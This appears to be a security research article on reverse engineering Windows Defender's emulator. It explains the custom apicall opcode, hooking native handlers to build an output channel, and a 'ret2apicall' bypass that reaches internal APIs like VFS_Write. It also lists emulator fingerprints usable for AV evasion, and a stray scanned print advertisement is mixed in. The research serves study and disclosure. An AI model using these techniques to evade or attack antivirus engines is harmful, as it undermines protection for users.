Many AVs are difficult to analyze due to practical hurdles to reverse engineering such as anti-debugging, GUI-only interfaces, custom non-standard binary formats, and enormous disassembler-breaking functions. These challenges are all surmountable (kernel debuggers, custom harnesses, bespoke IDA / Binary Ninja loaders, and additional RAM), but they can be a major impediment to analysis. Joxean Koret has done some tremendous and under-appreciated work on addressing these challenges, interested readers are referred to the Antivirus Hacker's Handbook.

Fortunately, Defender is one of the easiest AVs to analyze that I have encountered - it does run as a Windows Protected Process (so it cannot be debugged by another usermode program), and its binary is massive, but otherwise it is fairly easy to work with. Microsoft's publication of `mpengine.dll` PDBs is also a tremendous help in reverse engineering efforts.

The fact that emulators generally do not provide output other than malware identification makes it difficult to follow their execution without actually debugging them. While previous work on AVLeak from Jeremy Blackthorne, I, and several other collaborators at RPI showed the potential for exploiting malware identification as a side channel to exfiltrate data from within emulators, this technique is slow (generally less than 10 bytes per-second) and only effective for exfiltration of artifacts from within emulators that remains static from execution to execution.[64]

Debugging emulators and setting breakpoints on functions of interest can allow for tracing of program flow. (E.g., is the malware actually getting emulated? Is execution stopping after a particular API call?) Breakpoint-based debugging can get confusing when emulators have complex initialization

[64] For example, some AVs may randomize certain traits of the execution environment with each run. If only a single byte can be extracted with each run, researchers can't extract multi-byte traits.

and teardown routines that invoke functions of interest unrelated to actual malware execution, as is the case with Windows Defender. I would note that I've found code coverage exploration tools, such as a customized version of Markus Gaasedelen's Lighthouse to be extremely helpful in understanding the big picture of emulator execution.[65]

While Defender supports other architectures and binary formats, this article will focus solely on emulator support for 32-bit Windows PE executables. Readers interested in other dynamic analysis facilities in Defender can check out my REcon Brussels 2018 presentation on Defender's JavaScript engine.

On Emulator Architecture

AV emulators are generally constructed from three key components - CPU emulation, operating system emulation, and a virtual environment. Due to performance and legal licensing concerns, CPU and OS emulation are usually wholly proprietary and built on AV-industry developed tooling, not open source projects like QEMU or WINE.

CPU emulators implement a particular instruction set architecture in software, so that binary code can be executed in the emulator. OS emulation is software-based emulation of operating system facilities - allowing malware to make OS API calls as it runs. Finally, emulators must emulate a virtual environment with observable traits such as usernames, files on disk, and registry entries, among many other traits. Other than a handful of traits that are accessible from within a processes actual memory space (e.g., OS build information on the Windows PEB), most of the virtual execution environment can only be observed through OS API calls. (Querying for a username, statting a directory, reading a registry key, etc.) As a result, OS emulation is often tightly coupled with virtual environment emulation.

The three tricks addressed here will all touch upon "VDLLs" (presumably "virtual DLLs") within the Defender emulator. VDLLs emulate the functionality of real Windows DLLs (dynamic-link libraries) in the Defender emulator, providing emulation of the operating system API, including presenting the virtual execution environment. These VDLLs are real Windows PE files, and using them is just like using real Windows DLLs - they are loaded into the memory space of binaries under emulation, they are present in the emulated file system in the right directories, they can be loaded with LoadLibrary, etc. Like real DLLs, they are compiled x86 code, and they run at the same privilege level, with the same stack, registers, and other facilities as the code invoking them - it just happens that this is going on within a virtualized emulated process running on an emulated CPU.

On a real Windows system, some DLL functions may ultimately resolve to triggering system calls where interaction with the kernel is necessary (e.g., when writing a file to disk, opening a network socket, putting the process to sleep, etc.), while others may stay in usermode and simply set return values or transform input. (E.g., grabbing the `IsDebuggerPresent` flag off the PEB, translating a string to uppercase, or performing a `memcpy`.) Similarly, Defender's VDLLs may trap into special natively implemented emulation routines akin to performing system calls, or they may stay executing solely within emulator memory while setting return values or manipulating input.

Lets take a look at the simpler form of VDLL emulated functions - those which stay executing in emulator memory without trapping out to a special kernel syscall-like emulation routine implemented in native code. Figure 5 shows Defender's `kernel32.dll` VDLL emulation of `kernel32!GetComputerNameW`. When a malware binary calls `GetComputerNameW`, this code provides emulation of the function with x86 code that simply runs on the virtual CPU. As we can observe, this routine is hardcoded to return the string "`HAL9TH`" - evidently the developer who wrote this emulation was a fan of Arthur C. Clarke. This particular trait could be used by malware to evade the Defender emulator, e.g., malware seeing the computer name "`HAL9TH`" could choose not to run, knowing that it is likely being emulated by Defender.

Having looked at simple, in-emulator, VDLL routines, we can now look at more complex routines that require invoking native emulation. These routines are akin to those OS API functions which require syscalling in to the kernel. Just like in the kernel, these routines are used to handle more complex operations, such as interacting with the file system, creating threads, or interacting with mutexes or events.

Whereas on a real system the int or syscall instruction and specific register values are used to alert the kernel that it must service some usermode re-

[65] `git clone https://github.com/gaasedelen/lighthouse`

```
.text:7C82D0EA ; ═══════════════ S U B R O U T I N E ═══════════════════════════════════════
.text:7C82D0EA
.text:7C82D0EA ; Attributes: bp-based frame
.text:7C82D0EA
.text:7C82D0EA ; BOOL __stdcall GetComputerNameW(LPWSTR lpBuffer, LPDWORD nSize)
.text:7C82D0EA                 public GetComputerNameW
.text:7C82D0EA GetComputerNameW proc near               ; DATA XREF: .text:off_7C8547D8
.text:7C82D0EA
.text:7C82D0EA lpBuffer        = dword ptr  8
.text:7C82D0EA nSize           = dword ptr  0Ch
.text:7C82D0EA
.text:7C82D0EA                 push    ebp
.text:7C82D0EB                 mov     ebp, esp
.text:7C82D0ED                 mov     eax, [ebp+nSize]
.text:7C82D0F0                 push    edi
.text:7C82D0F1                 test    eax, eax
.text:7C82D0F3                 jz      short loc_7C82D119
.text:7C82D0F5                 mov     edi, [ebp+lpBuffer]
.text:7C82D0F8                 test    edi, edi
.text:7C82D0FA                 jz      short loc_7C82D119
.text:7C82D0FC                 cmp     eax, 1000h
.text:7C82D101                 jbe     short loc_7C82D119
.text:7C82D103                 push    8
.text:7C82D105                 pop     ecx
.text:7C82D106                 cmp     [eax], ecx
.text:7C82D108                 jnb     short loc_7C82D120
.text:7C82D10A                 mov     [eax], ecx
.text:7C82D10C                 mov     eax, large fs:18h
.text:7C82D112                 mov     dword ptr [eax+34h], 6Fh
.text:7C82D119
.text:7C82D119 loc_7C82D119:                           ; CODE XREF: GetComputerNameW+9
.text:7C82D119                                         ; GetComputerNameW+10 ...
.text:7C82D119                 xor     eax, eax
.text:7C82D11B
.text:7C82D11B loc_7C82D11B:                           ; CODE XREF: GetComputerNameW+4B
.text:7C82D11B                 pop     edi
.text:7C82D11C                 pop     ebp
.text:7C82D11D                 retn    8
.text:7C82D120 ; ──────────────────────────────────────────────────────────────────────────
.text:7C82D120
.text:7C82D120 loc_7C82D120:                           ; CODE XREF: GetComputerNameW+1E
.text:7C82D120                 push    esi
.text:7C82D121                 mov     esi, offset aHal9th_0 ; "HAL9TH"
.text:7C82D126                 movsd
.text:7C82D127                 movsd
.text:7C82D128                 movsd
.text:7C82D129                 movsw
.text:7C82D12B                 mov     dword ptr [eax], 7
.text:7C82D131                 xor     eax, eax
.text:7C82D133                 inc     eax
.text:7C82D134                 pop     esi
.text:7C82D135                 jmp     short loc_7C82D11B
.text:7C82D135 GetComputerNameW endp
```

Figure 5. Defender's in-emulator `kernel32.dll` VDLL emulation of `GetComputerNameW`.

quest, in Defender, a custom non-standard `apicall` instruction provides this facility. When the CPU emulator sees the `apicall` instruction, it invokes special native emulation routines to handle emulation of a complex function.

The `apicall` instruction consists of a three byte opcode, `0f ff f0`, followed by a four byte immediate indicating a function to emulate. The four byte immediate value is the CRC32 of the DLL name in all caps xored with the CRC32 of the function's name.

```
0f ff f0          [four byte immediate]
apicall           which routine to emulate
```

These `apicall` functions are spread across Defender's virtual DLLs and used to trigger the more complex emulation certain functions may require. For example, the code below is used to trigger Defender's native emulation of the Sleep. This function with the actual `apicall` instruction is called by `kernel32!SleepEx`, which can be called directly, or by `kernel32!Sleep`, which is basically just a wrapper around `kernel32!SleepEx`. The same is true on a real Windows system.

```
8B FF                   mov     edi, edi
E8 00 00 00 00          call    $+5
83 C4 04                add     esp, 4
0F FF F0 B6 BE 79 57    apicall kernel32!Sleep
50                      push    eax
33 C0                   xor     eax, eax
58                      pop     eax
C2 04 00                retn    4
```

When the virtual CPU emulator sees the custom `apicall` opcode run, it ends up calling out through several functions until it ends up at `__call_api_by_crc(pe_vars_t *v, unsigned int apicrc)`. In this function, `pe_vars_t *v` is an enormous (almost half a megabyte) struct holding all the information needed to manage the emulator's state during emulation. `unsigned int apicrc` is the immediate of the `apicall` instruction, `crc32(dll name in all caps)` $\oplus$ `crc32(name of function)`. From here, the emulator searches the the global `g_syscalls` array for a function pointer that provides native emulation of the CRCed API function. As can be seen in Figure 6, the array is 119 `esyscall_t` structs, each consisting of a function pointer to an API emulation function followed by the corresponding CRC32 value.

These native functions are implemented in Defender's `mpengine.dll` as native x86 code. Like an OS kernel, they have privileged full control over processing being emulated - they can manipulate memory, register state, etc. These functions can also interact with internal data emulator data structures, such as those that store the virtual file system or heuristic information about malware behavior.

It's worth noting that since these 119 emulated functions are emulated with native code, any vulnerabilities in them can allow malware to break out of the emulator, escalate privilege to `NTAUTHORITY/SYSTEM` (which Defender currently runs as, unsandboxed), and gain code execution within an AV process itself - unlikely to be flagged by the AV for any malicious behavior it carries out.

Building files that get consistently emulated during scanning can be a challenge. Through a bit of trial and error, I was able to come up with Visual Studio build settings to produce Windows executables that are consistently scanned - this involved tweaking optimization levels, target OSes, and linking. The Visual Studio project included in this issue gets consistently emulated when I have Defender scan it.[66]

Creating an Output Channel

AV software's usual lack of output can make it particularly obtuse to approach for reverse engineers. When scanning a piece of potential malware, the AV will often respond with a malicious or not malicious classification, but little else. Naming conventions in identifying the malware may provide some indication of how it was scanned. (For example, seeing the identification "`Dropper:[malware name]`" is a strong indication that the malware was run in the AV's emulator, where it dropped a known piece of malware.)

The prior AVLeak research showed how malware identification itself may be exploited as a side channel to leak information out from these emulators, but this approach is generally only useful for AV evasion. (For example, creating malware that looks for particular unique identifiers in these emulated systems in order to know that it is being analyzed so it can then behave benignly.) This approach is

[66] `unzip pocorgtfo19.pdf defender.zip`

```
5A129BA8 ; esyscall_t g_syscalls[119]
5A129BA8 g_syscalls  dd offset ?NTDLL_DLL_NtSetEventWorker@@YAXPAUpe_vars_t@@@Z
5A129BAC             dd 5F2823h
5A129BB0             dd offset ?NTDLL_DLL_NtResumeThreadWorker@@YAXPAUpe_vars_t@@@Z
5A129BB4             dd 2435AE3h
5A129BB8             dd offset ?NTDLL_DLL_NtSetInformationFileWorker@@YAXPAUpe_vars_t@@@Z
5A129BBC             dd 2DA9326h
5A129BC0             dd offset ?ADVAPI32_DLL_RegDeleteValueW@@YAXPAUpe_vars_t@@@Z
5A129BC4             dd 6A61690h
```

Figure 6. Definition of `g_syscalls` consisting of 119 `esyscall_t` structs.

also slow as it extracts information at the rate of bytes per second. Finally, AVLeak requires multiple rounds of malware scanning to extract complex multi-byte artifacts. This is fine for most artifacts of interest, such as usernames, timing measurements, and API call results, but some interesting artifacts may be randomized per run or too long to dump, such as bytes of library code after standard function prologues in Kaspersky AV's emulated DLLs or complete files from disk.

After seeing me present my AVLeak side channel research, my friend Mark suggested using function hooking to create a much larger bandwidth channel from within AV emulators to the outside. By hooking the native code-implemented functions inside the emulator's `g_syscalls` array, and then invoking those hooked functions with malware inside the emulator using arguments we'd like to pass to the outside world, we can effectively create an output channel for sharing information from inside.

In general, this technique requires solving the non-trivial technical challenge of actually locating emulation routines in memory, writing code to hook them, and then figuring out how to extract emulated parameters and potentially memory contents from the emulator. In the case of Windows Defender however, this is relatively easy, as these functions are conveniently labeled by Microsoft provided symbols, and the existing code already present gives us a good example to work off of.

While the in-emulator VDLL emulation functions can simply interact directly with memory inside the emulator, these native emulations functions must use APIs to programmatically change emulator state via the `pe_vars_t *v` parameter which all of them take. We can see an example of this in Figure 7's annotated Hex-Rays decompilation of `kernel32!WinExec`. Note how parameters are pulled out from the current emulation session, and parameter 0 (`LPCSTR lpCmdLine`) is a pointer within the emulator's virtual address space and must be handled through with `pe_read_string_ex` in order to retrieve the actual wide string at the supplied emulator address.

Reversing out how `pe_read_string_ex` and other APIs used to map in parameter-provided pointers, we come across the massive function: `BYTE * __mmap_ex(pe_vars_t *v, unsigned int size, unsigned __int64 addr, unsigned int rights)`, which returns a native pointer to a virtual memory inside an emulation session. Given this pointer, native code can now reach in and read or write (depending on rights) memory inside the emulator.

With our understanding of function emulation and memory management, we now have the tools to create a simple output channel from within the emulator. We begin with a simple function, one that is well suited to serve as an output channel: `kernel32!OutputDebugStringA`. Defender's provided native function of the function basically does nothing, it just retrieves its single parameter and bumps up the emulator tick count:

```
void __cdecl KERNEL32_DLL_OutputDebugStringA
(pe_vars_t *v){
  Parameters<1> arg; // [esp+4h] [ebp-Ch]

  Parameters<1>::Parameters<1>(&arg, v);
  v->m_pDTc->m_vticks64 += 32i64;
}
```

```
/*
Emulation of  UINT WINAPI WinExec( _In_ LPCSTR lpCmdLine, _In_ UINT uCmdShow);
*/
void __cdecl KERNEL32_DLL_WinExec(pe_vars_t *v)
{
  DT_context *pDTc; // ecx
  unsigned __int64 v2; // [esp+0h] [ebp-54h]
  CAutoVticks vticks; // [esp+10h] [ebp-44h]
  src_attribute_t attr; // [esp+1Ch] [ebp-38h]
  unsigned int Length; // [esp+30h] [ebp-24h]
  Parameters<2> arg; // [esp+34h] [ebp-20h]
  int unused; // [esp+50h] [ebp-4h]

  vticks.m_vticks = 32;
  pDTc = v->m_pDTc;
  vticks.m_init_vticks = &v->vticks32;
  vticks.m_pC = pDTc;
  unused = 0;

  // Pull two parameters off the stack from v into the local Parameters array arg.
  // This first parameter is just the literal raw value found on the stack, in this case,
  // it's an LPCSTR, but /in the emulator/, so it's a pointer in the emulators
  // virtual address space. The second parameter is a unsigned integer, so
  // the parameter value is literally just that integer

  Parameters<2>::Parameters<2>(&arg, v);

  // set return value to 1

  pe_set_return_value(v, 1ui64);
  *&attr.first.length = 0;
  *&attr.second.length = 0;
  attr.attribid = 12291;
  attr.second.numval32 = 0;
  Length = 0;

  // translate the parameter 0 pointer into a real native pointer that
  // the emulator can interact with

  attr.first.numval32 = pe_read_string_ex(v, arg.m_Arg[0].val64, &Length, v2);

  attr.first.length = Length;
  __siga_check(v, &attr);

  //emulate creating a new process, do various AV internal stuff

  vticks.m_vticks = pe_create_process(v, arg.m_Arg[0].val32, 0i64, v2) != 0 ? 16416 : 1056;
  CAutoVticks::~CAutoVticks(&vticks);
}
```

Figure 7. Annotated Hex-Rays decompilation of the emulated `kernel32!WinExec`.

We are going to implement our own function to replace `KERNEL32_DLL_OutputDebugStringA` that will actually print output to `stdout` so that we can pass information from inside of the emulator to the outside world.

We begin engineering by pulling down a copy of Tavis Ormandy's LoadLibrary, an open source harness that allows us to run `mpengine.dll` on Linux.[67] LoadLibrary parses and loads the `mpengine.dll` Windows PE into executable memory on Linux, and patches up the import address table to functions providing simple emulation of the Windows API functions that Defender invokes. Once loaded, the engine is initialized, and scanning is invoked by calling Defender's `__rsignal` function, which takes input and directs it to various AV scanning subsystems. While this research could also easily be done with a custom Windows harness for Defender, Tavis' tool is readily accessible and easy to use. Once we have LoadLibrary working, we can easily modify it to manipulate the loaded `mpengine.dll` library in memory.

Our first step is to hook the `KERNEL32_DLL_OutputDebugStringA` function. As the function is only ever invoked via function pointer, it's easiest to simply replace the function pointer in the `g_syscalls` array. We can write our own function with the same `__cdecl` calling convention that simply takes a `void *` and put a pointer to it in the `g_syscalls` table, replacing the original pointer to `KERNEL32_DLL_OutputDebugStringA`. Copying how the real Defender code does things, we call the Parameters<1>::Parameters<1> function to retrieve the one parameter passed to the function - this can be done easily by simply locating the function in the DLL, creating a correctly typed function pointer to it, and calling it as shown in Figure 8.

Running this code produces some basic output:

```
1 OutputDebugStringA called!
  OutputDebugStringA parameter: 0x4032d8
```

Simply knowing what parameters were passed to the function is nice, but not incredible useful. Copying the techniques used in other Defender native API emulation functions, we can use `__mmap_ex` to translate this virtual pointer to a real native pointer that we can read from. Unfortunately, calling `__mmap_ex` is not as painless as calling `Parameters<1>::Parameters<1>` as it has an odd optimized calling convention: `pe_vars_t *v` is passed in register `ecx` (like the `thiscall` convention), but then `unsigned int size` is passed in `edx`. I found the easiest way to get around this was to simply write my own a bit of x86 assembly we can trampoline through to get to it as shown in Figure 9.

Now we can add these calls to `e_mmap` into our code so that we can retrieve strings passed to `OutputDebugStringA` to obtain the implementation in Figure 10. Running this code yields our desired functionality:

```
OutputDebugStringA
OutputDebugStringA parameter: 0x4032d8 ->
    Hello World! This is coming from inside
    the emulator!
```

With this hook now set up, we have an easy way to pass information from within the emulator to outside of it. Exploring the environment inside the emulator is now as easy as literally printing to the terminal.

Using the APIs and techniques demonstrated to create a two-way IO channel where we can give input to the malware running inside the emulator (for example, to generate fuzzer test cases for emulated APIs on the outside and pass them to a malware binary on the inside) is left as an exercise for the reader.

FABRIC RIBBON RE-INKING SERVICE

NO NEED TO BUY A NEW RIBBON
WHEN YOUR PRINTER GOES PALE!
ALL TYPES OF RIBBON RE-INKED
(Amstrad, Brother, Epson, Star, Citizen etc.)

Only £1.45 per Ribbon

Re-ink like new

We Accept EXPRESS VOUCHERS

We Accept EXPRESS VOUCHERS

SAVE £££'S!!
MONEY BACK GUARANTEE - QUICK SERVICE

Post used cassette with payment to:
S + J Brothers
Hillview Post Office, Alexandria,
Dumbartonshire G83 0QD
(0389) 52680 (24 hours)

[67] `git clone https://github.com/taviso/loadlibrary`

```
1  static void __cdecl KERNEL32_DLL_OutputDebugStringA_hook(void * v)
   {
3      uint64_t Params[1] = {0};
       const char * debugString;
5
       printf("OutputDebugStringA called!\n");
7
       Parameters1(Params, v); //calling into mpengine.dll's Parameters<1>::Parameters<1>
9
       printf("OutputDebugStringA parameter: 0x%x\n", Params[0]);
11
       //don't worry about bumping the tick count
13
       return;
15 }

17 .text:5A129E20  dd offset ?KERNEL32_DLL_CopyFileWWorker@@YAXPAUpe_vars_t@@@Z
   .text:5A129E24  dd 0B27D5174h
19 //We'll replace this function pointer:
   .text:5A129E28  dd offset ?KERNEL32_DLL_OutputDebugStringA@@YAXPAUpe_vars_t@@@Z
21 .text:5A129E2C  dd 0B28014BBh
   .text:5A129E30  dd offset ?NTDLL_DLL_NtGetContextThread@@YAXPAUpe_vars_t@@@Z
23 .text:5A129E34  dd 0B363A610h

25 ...
       typedef uint32_t __thiscall(* ParametersCall)(void * params, void * v);
27     ParametersCall Parameters1;

29     ...

31     uint32_t * pOutputDebugStringA;
       //get the real address of the function pointer, mpengine.dll loaded image base + RVA
33     pOutputDebugStringA = imgRVA(pRVAs->RVA_FP_OutputDebugStringA);
       *pOutputDebugStringA = (uint32_t)KERNEL32_DLL_OutputDebugStringA_hook; //insert hook
35
       Parameters1 = imgRVA(pRVAs->RVA_Parameters1);
37 ...
```

Figure 8. Early `OutputDebugStringA` Hook

Defender defines `__mmap_ex` as:

```
char *__usercall __mmap_ex@<eax>(pe_vars_t *v@<ecx>, unsigned __int64 addr,
                                 unsigned int size@<edx>, unsigned int rights);
```

We emulate this function through the following call stack:

```
extern void * __cdecl ASM__mmap_ex(void * FP, void * params, uint32_t size,
                                   uint64_t addr, uint32_t rights);

void * e_mmap(void * V, uint64_t Addr, uint32_t Len, uint32_t Rights)
{
    //Trampoline through assembly with custom calling convention.
    //FP__mmap_ex is a global function pointer to the __map_ex function
    return ASM__mmap_ex(FP__mmap_ex, V, Len, Addr, Rights);
}
```

Where the function's assembly implementation is:

```
    ASM__mmap_ex:
        push ebp
        mov ebp, esp
        mov eax, [ebp+0x8]          ; function pointer to call
        mov ecx, [ebp+0xc]          ; pe_vars_t v
        mov edx, [ebp+0x10]         ; unsigned int size
        push dword [ebp+0x1c]       ; unsigned int rights
        push dword [ebp+0x18]       ; unsigned __int64 addr hi
        push dword [ebp+0x14]       ; unsigned __int64 addr low
        call eax
        add esp, 0xc
        pop ebp
        ret
```

Figure 9. Calling `__mmap_ex` with the unique calling convention.

```
    static void __cdecl KERNEL32_DLL_OutputDebugStringA_hook(void * v)
    {
        uint64_t Params[1] = {0};
        char * debugString;
        DWORD len = 0;

        printf("OutputDebugStringA\n");
        GetParams(v, Params, 1);

        debugString = e_mmap(v, Params[0], 0x1000, E_RW);

        printf("OutputDebugStringA parameter: 0x%x -> %s\n", Params[0], debugString);

        return;
    }
```

Figure 10. Final implementation of the `OutputDebugStringA` hook.

ret2apicall

As previously discussed, the `apicall` opcode (`0f ff f0`) is custom addition to Defender's CPU emulator used to trigger calls to native API emulation routines stored in the `g_syscalls` array. While these native API emulation routines include complex-to-emulate but standard Window APIs (`NtWriteFile`, `ReadProcessMemory`, `VirtualAlloc`, etc.), there are also a number of unique, Defender-specific functions reachable with the `apicall` instruction. These Defender-specific functions include various "`VFS_*`" functions (e.g., `VFS_Read`, `VFS_Write`, `VFS_CopyFile`, `VFS_GetLength`, etc.) providing low level access to the virtual file system[68] as well as internal functions allowing administration of the engine (`NtControlChannel`) and interfacing with the Defender's antivirus engine. (`Mp*` functions, such as `MpReportEvent`, which is used internally to report that malware took a particular action during emulation.) These special functions should normally only be invoked internally from the Defender emulator by code put there, for example as shown in Figure 11, the in-emulator emulation routine for `ntdll!ZwSetLdtEntries` invokes `MpReportEvent(0x3050, 0, 0)` - ostensibly the value (or "`attribid`" according to Microsoft symbols) 0x3050 indicates to some heuristic malware classification engine that `ZwSetLdtEntries` was called.

In Summer 2017, Tavis Ormandy of Google Project Zero took a look at internal functions and found vulnerabilities in them.[69] Tavis' `NtControlChannel` bug simply linked against `ntdll!NtControlChannel`, but his VFS bug PoC had to use the `apicall` instruction to hit `ntdll!VFS_Write`, which he did using standard `.text` code in his malware binary.[70]

After fixing these bugs, Microsoft attempted to lock down these attack surfaces by limiting where the `apicall` instruction could be used. Newly added checks in the 1.1.13903.0 (6/23/2017) `mpengine.dll` release look before the function actually dispatches to a native API emulation handler look if the instruction is being run from a VDLL page (`is_vdll_page`), and if not, if it is a dynamic page (`mmap_is_dynamic_page`). Using the instruction can even trigger a call to `MpSetAttribute` informing Defender that it was used - likely a very strong heuristic indicator of malicious intent.

```
1  ...
   if( !is_vdll_page(v5, v25) ) {
3    v14 = v6;
     if(!mmap_is_dynamic_page(v28, *(&v26-1))
5       || nidsearchrecid(v29) != 1 ){
       if( !*(v2 + 167454) ){
7        qmemcpy(&v36, &NullSha1, 0x14u);
         v15 = *v2;
9        MpSetAttribute(0,0,&v36,0,*(&v27-1));
         *(v2 + 167454) = 1;
11     }
       return 0;
13   }
   }
15 ...
```

Looking at that initial check, `!is_vdll_page`, it's quite obvious how we can get around it: we need to come from a VDLL page. As I've shown throughout this article, the `apicall` instruction can be found throughout the process memory space in VDLLs. Dumping out VDLLs,[71] we see that they contain `apicall` instructions (see Figure 12) for invoking many of the native emulation functions that Defender supports - both those necessary for the operations the particular VDLL may use as well as other ones that are not used by that particular VDLL.

Calling these internal APIs is a simple as just trampolining through these `apicall` instruction function stubs, which are accessible from executable memory loaded into the process space of the malware executing within the emulator. For example, in a particular build of the emulator where `kernel32.dll` has an `apicall` stub function for `VFS_Write` at `RVA +0x16e66`, the following code can

[68] The virtual file system is stored all in memory during emulation. On a real system usermode Native (Nt*) APIs would do system calls into the kernel where they would ultimately be handled. In Defender, the `VFS_*` functions are akin to these kernel level handlers, they provide low level access to operations on the in memory file system.

[69] `https://bugs.chromium.org/p/project-zero/issues/detail?id=1260`
`https://bugs.chromium.org/p/project-zero/issues/detail?id=1282`

[70] The `VFS_Write` function did little validation on input values, and Tavis was able cause heap corruption by writing odd values to it. As Defender's emulation of `ntdll!NtWriteFile` ultimately calls into `VFS_Write` after doing some input validation, fuzzing that API on the a old unpatched version of Defender, I was able to reproduce Tavis' same heap corruption, but using different inputs that passed `NtWriteFile` validation. (Tavis's inputs did not.)

[71] We can simply find them on disk in the virtual file system in the standard `C:\Windows\System32` directory, read them in, and then pass them out via an output channel like that discussed previously in "Creating an Output Channel."

```
    public ZwSetLdtEntries
2   ZwSetLdtEntries proc near

4   mov     edi, edi
    push    ebp
6   mov     ebp, esp
    push    0
8   push    0
    push    3050h
10  call    apicall_KERNEL32_DLL_MpReportEvent
    pop     ebp
12  jmp     loc_7C96B6C2

14  loc_7C96B6C2:
    mov     edi, edi
16  call    $+5
    add     esp, 4
18  apicall ntdll!NtSetLdtEntries
    retn    18h
```

Figure 11. Disassembly of `ntdll!ZwSetLdtEntries`.

```
1  .text:7C816E3E 8B FF                    mov     edi, edi
   .text:7C816E40 E8 00 00 00 00           call    $+5
3  .text:7C816E45 83 C4 04                 add     esp, 4
   .text:7C816E48 0F FF F0 41 3B FA 3D     apicall ntdll!VFS_GetLength
5  .text:7C816E4F C2 08 00                 retn    8
   .text:7C816E52 ; ---------------------------------------------------------------------------
7  .text:7C816E52 8B FF                    mov     edi, edi
   .text:7C816E54 E8 00 00 00 00           call    $+5
9  .text:7C816E59 83 C4 04                 add     esp, 4
   .text:7C816E5C 0F FF F0 FC 99 F8 98     apicall ntdll!VFS_Read
11 .text:7C816E63 C2 14 00                 retn    14h
   .text:7C816E66 ; ---------------------------------------------------------------------------
13 .text:7C816E66 8B FF                    mov     edi, edi
   .text:7C816E68 E8 00 00 00 00           call    $+5
15 .text:7C816E6D 83 C4 04                 add     esp, 4
   .text:7C816E70 0F FF F0 E7 E3 EE FD     apicall ntdll!VFS_Write
17 .text:7C816E77 C2 14 00                 retn    14h
   .text:7C816E77 ; ---------------------------------------------------------------------------
19 .text:7C816E7A 8B FF                    align 4
   .text:7C816E7C E8 00 00 00 00           call    $+5
21 .text:7C816E81 83 C4 04                 add     esp, 4
   .text:7C816E84 0F FF F0 1D 86 73 21     apicall ntdll!VFS_CopyFile
23 .text:7C816E8B C2 08 00                 retn    8
```

Figure 12. Dump from `kernel32.dll` showing functions that use the apicall instruction.

```
unsigned int offset_apicall_KERNEL32_DLL_VFS_Write = 0x16e66;

typedef bool (WINAPI * apicall_VFS_Write_t)(uint32_t HFile, void * Buf,
                uint32_t BufSize, uint32_t Offset, uint32_t * PBytesWritten);

apicall_VFS_Write_t VFS_Write;

kernel32Base = (uint32_t)GetModuleHandleA("kernel32.dll");
VFS_Write = (apicall_VFS_Write_t)(kernel32Base + offset_apicall_KERNEL32_DLL_VFS_Write);

VFS_Write(...);
```

be used to reach it from within the emulator.

With the ability to hit these internal APIs, attackers have access to a great attack surface, with a proven history of memory corruption vulnerabilities. They can also cause trouble by changing various signatures hits and settings via `MpReportEvent` and `NtControlChannel`. Finally, if an attacker does find a vulnerability in the engine, invoking `NtControlChannel(3, ...)` provides engine version information, which can be helpful in exploitation, if you have pre-calculated offsets for ROP or other memory corruption.

When I reported this issue to Microsoft, they said "*We did indeed make some changes to make this interface harder to reach from the code we are emulating - however, that was never intended to be a trust boundary. [...] Accessing the internal APIs exposed to the emulation code is not a security vulnerability.*"


Disassembling Apicall Instructions

Throughout this article, I've shown disassembly from IDA with the `apicall` instruction cleanly disassembled. As this is a custom opcode only supported by Windows Defender, IDA obviously can't normally disassemble it. After I dumped VDLLs out of the emulator from the system32 directory, I found they could be loaded into IDA cleanly, but the dissasember was getting confused by `apicalls`.

As a reminder, this instruction is formed by the bytes `0f ff f0` followed by a four byte immediate of the CRC32 of the uppercase DLL name xored with the CRC32 of the function name.

Attempting to this code, IDA chokes on the `0f ff f0` bytes, and then attempts to disassemble the bytes after it, for example, the four byte immediate. We can see this in `ntdll!MpGetCurrentThreadHandle`:

```
.text:7C96C577 MpGetCurrentThreadHandle_0:
.text:7C96C577 8B FF          mov     edi, edi
.text:7C96C579 E8 00000000    call    $+5
.text:7C96C57E 83 C4 04       add     esp, 4
.text:7C96C581 0F FF F0       db 0Fh,0FFh,0F0h
.text:7C96C584 D5 60          aad     60h
.text:7C96C586 D5 8C          aad     8Ch
.text:7C96C588 C3             retn
```



Using a lesser-known feature of IDA's scripting interface, we can write a processor module extension. I based my code off of Rolf Rolles' excellent blogs on writing processor module extensions.

This processor module extension runs during module loading and analysis, and outputs disassembly for the `apicall` instruction. The full code is included in this issue, here I'll walk through some of the interesting parts.

As this script is invoked for every binary we load in IDA, we want to make sure that it only steps in to do disassembly for binaries we know to be Defender related. The checks in the init function shown in Figure 13 make sure that the plugin will only run for x86 binaries with "`.mp.dll`" in their name.

Our `parse_apicall_hook` class inherits from `idaapi.IDP_Hooks`, and we provide implementations for several of the classes methods.

The `hashesToNames` map is a map of function CRCs to their names. A script to generate this map is included in the comments of the included `apicall` parsing script. This and other functions discussed here are shown in Figure 14.

`ev_ana_insn` fires for each instruction IDA analyzes. In this function we grab three bytes at the address where IDA thinks there is an instruction, and check if they are `0f ff f0`. If they are, we look up the function hash to see if we have an implementation for it, and also set a few traits of the instruction - setting it to be seven bytes wide (so that IDA will know to disassembly the next instruction seven bytes later), and setting it to having a dword immediate operand of the API CRC immediate.

`ev_out_mnem` actually outputs the mnemonic string for the instruction - in this case we print out `apicall` and some spaces.

